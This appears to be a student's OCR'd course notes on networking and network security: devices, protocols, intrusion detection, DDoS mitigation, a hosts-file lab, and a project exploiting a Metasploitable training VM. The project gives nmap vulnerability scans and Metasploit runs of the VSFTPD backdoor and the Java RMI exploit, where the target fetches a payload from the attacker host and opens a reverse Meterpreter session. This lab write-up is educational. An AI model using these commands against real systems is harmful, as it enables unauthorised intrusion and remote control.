
Unit #4

Networks

Network devices	
Routers	● Communicates between the Internet and devices. ● Operates on the Network layer. ● Responsible for sending packets in the fastest route possible. ● It can provide network-level protection against cyberattacks.
Switches	● Connects devices to create a network. ● It uses packet switching to receive and forward data. ● Operates on the Data Link layer.
Firewall	● It acts as a shield and filters the incoming and outgoing network traffic.
Load balancers	● Distributes network traffic across multiple servers so one server is not overloaded with traffic. ○ This helps with availability. ● It can be software or hardware. ● It helps prevent DDoS attacks.

Protocol - a set of rules for transferring data over a network.	
Address Resolution Protocol (ARP)	● It is used for discovering MAC addresses from IP addresses in a LAN. (Builds a MAC-to-IP association). ○ **MAC address -** a unique identifier every device connected to a network has. ○ When a device knows the designated IP address to send data to, ARP is used to find the MAC address that corresponds with the IP address. This ensures data is sent to the correct device. ○ IP address changes when a device is disconnected from the Internet but its MAC address is fixed.

	
Domain Name System (DNS)	• Translates domain names to IP addresses. **DNS resolution** 1. Browser requests to visit a domain -> Local DNS is checked. 2. If not found, ISP DNS is checked. 3. If not found, root DNS is checked. 4. The domain is returned to the browser.
Dynamic Host Configuration Protocol (DHCP)	• A protocol that automatically assigns IP addresses and other communication parameters to devices on a network.

Border Gateway Protocol (BGP)	• A routing protocol that determines the best path for packets to travel on.
	• **BGP hijacking -** an attacker maliciously redirects internet traffic so packets do not arrive at their intended destination; instead, they arrive at an incorrect network.
	  ○ BGP filter systems can mitigate this.
	  ○ It can be used to perform MitM attacks.


- **Network intrusion -** unauthorized access of a computer or address within an assigned domain.

Network intrusion detection - monitors a network for malicious activity. • Includes antivirus software and tiered monitoring systems.	
Signature Detection	**Anomaly-based detection**
• Detects possible threats by looking for specific patterns, such as byte sequences in network traffic, or known malicious instruction sequences.	• Detects and adapts to unknown attacks.

Prevention strategies	
Network intrusion prevention system	● Monitors all network traffic and proactively scans for threats. ● It can take action to block an attempted intrusion or remediate the incident.
Host intrusion prevention system	● Installed at an endpoint and looks at the incoming and outgoing traffic from that only device. ○ It is the last line of defense.
Wireless intrusion prevention system	● Scans the Wi-Fi network for unauthorized access.
Network behavior analysis	● Detects unusual traffic flows and spot zero-day vulnerabilities.

- **Distributed Denial of Service (DDoS) -** flooding a server with false traffic to disrupt services.
- **Identifying a DDoS attack:**
  - A high volume of traffic from one IP address or IP range.
  - A flood of traffic from users with a similar profile. *Eg. device type*
  - Unexpected surge in requests to a single endpoint.
  - Spikes of traffic at odd hours.

When it comes to mitigating a DDoS attack it is important to be able to differentiate attack traffic and normal traffic.	
Blackhole routing	● Funnels traffic into a null route, but this makes the network inaccessible for everyone.
Rate limiting	● Limits the number of requests a server accepts in a given time span. ● Struggles to handle a multi-vector DDoS.
Traffic scrubbing	● Traffic is redirected to a data center and cleaned before forwarding to the original destination.



Lab

- The lab demonstrates how DNS IP addresses can be modified.
- The `hosts` file acts as a local DNS.
- Running '`sudo nano hosts`' allows the hosts file to be edited.
    - In the lab, I had to swap the IP addresses between `www.neverssl.com` and `eu.httpbin.org`.
        - The IP addresses were first identified using the '`dig`' command.

Project

- Nmap is a networking tool. It was used to scan for open ports and vulnerabilities in the Metasploitable VM.
    - `nmap -p0-65535 172.17.0.2`
        - Scans ports 0-65535 and lists those that are opened.
    - `nmap 172.17.0.2 --script vuln -p 21`
        - A VSFTPD backdoor vulnerability was found.
    - Using the Metasploit library, an exploit for the vulnerability was found and executed. From this, the Metasploitable VM was backdoored.

Metasploitable VM:

```
@f1902bab91ec: /
 * Starting internet superserver xinetd                                  [ OK ]
 * Doing Wacom setup...                                                  [ OK ]
 * Running local boot scripts (/etc/rc.local)
nohup: appending output to `nohup.out'
                                                                        [ OK ]
nohup: appending output to `nohup.out'
root@f1902bab91ec:/# lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 8.04
Release:        8.04
Codename:       hardy
root@f1902bab91ec:/# ifconfig
eth0      Link encap:Ethernet  HWaddr 02:42:ac:11:00:02
          inet addr:172.17.0.2  Bcast:172.17.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:72 errors:0 dropped:0 overruns:0 frame:0
          TX packets:43 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:8874 (8.6 KB)  TX bytes:4466 (4.3 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:29 errors:0 dropped:0 overruns:0 frame:0
          TX packets:29 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:16097 (15.7 KB)  TX bytes:16097 (15.7 KB)

root@f1902bab91ec:/#
```

Successfully backdoored into Metasploitable:

```
codepath@lab000000: ~
[*] 172.17.0.2:21 - USER: 331 Please specify the password.
[+] 172.17.0.2:21 - Backdoor service has been spawned, handling...
[+] 172.17.0.2:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.17.0.1:33057 -> 172.17.0.2:6200) at 2024-10-12 15:02:13 +0000

lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 8.04
Release:        8.04
Codename:       hardy
ifconfig
eth0      Link encap:Ethernet  HWaddr 02:42:ac:11:00:02
          inet addr:172.17.0.2  Bcast:172.17.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:65811 errors:0 dropped:0 overruns:0 frame:0
          TX packets:65720 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:4873730 (4.6 MB)  TX bytes:3557712 (3.3 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:55 errors:0 dropped:0 overruns:0 frame:0
          TX packets:55 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:28545 (27.8 KB)  TX bytes:28545 (27.8 KB)
```

Stretch challenge: I was able to exploit the vulnerability in port 1099.

```
codepath@lab000000:~$ nmap 172.17.0.2 --script vuln -p 1099
Starting Nmap 7.80 ( https://nmap.org ) at 2024-10-13 15:59 UTC
Nmap scan report for 172.17.0.2
Host is up (0.00054s latency).

PORT     STATE SERVICE
1099/tcp open  rmiregistry
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
| rmi-vuln-classloader:
|   VULNERABLE:
|   RMI registry default configuration remote code execution vulnerability
|     State: VULNERABLE
|       Default configuration of RMI registry allows loading classes from remote URLs which can lead to remote code exec
ution.
|
|     References:
|_      https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_server.rb

Nmap done: 1 IP address (1 host up) scanned in 24.59 seconds
codepath@lab000000:~$ msfconsole
This copy of metasploit-framework is more than two weeks old.
 Consider running 'msfupdate' to update to the latest version.
Metasploit tip: When in a module, use back to go back to the top level
prompt
```

```
msf6 > search java_rmi_server

Matching Modules
================

   #  Name                                     Disclosure Date  Rank       Check  Description
   -  ----                                     ---------------  ----       -----  -----------
   0  exploit/multi/misc/java_rmi_server       2011-10-15       excellent  Yes    Java RMI Server Insecure Default Config
uration Java Code Execution
   1  auxiliary/scanner/misc/java_rmi_server   2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code
Execution Scanner


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/misc/java_rmi_server

msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/bas
                                         ics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on
                                         the local machine or 0.0.0.0 to listen on all addresses.
```

```
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.0.17        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)



View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 172.17.0.2
RHOSTS => 172.17.0.2
msf6 exploit(multi/misc/java_rmi_server) > exploit
```

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 10.0.0.17:4444
[*] 172.17.0.2:1099 - Using URL: http://10.0.0.17:8080/rRFOYD
[*] 172.17.0.2:1099 - Server started.
[*] 172.17.0.2:1099 - Sending RMI Header...
[*] 172.17.0.2:1099 - Sending RMI Call...
[*] 172.17.0.2:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 172.17.0.2
[*] Meterpreter session 3 opened (10.0.0.17:4444 -> 172.17.0.2:44645) at 2024-10-13 16:02:37 +0000

meterpreter > sysinfo
Computer        : f1902bab91ec
OS              : Linux 5.15.0-1073-azure (x86_64)
Architecture    : x64
System Language : en_US
Meterpreter     : java/linux
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
```

```
Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 172.17.0.2
IPv4 Netmask : 255.255.0.0
```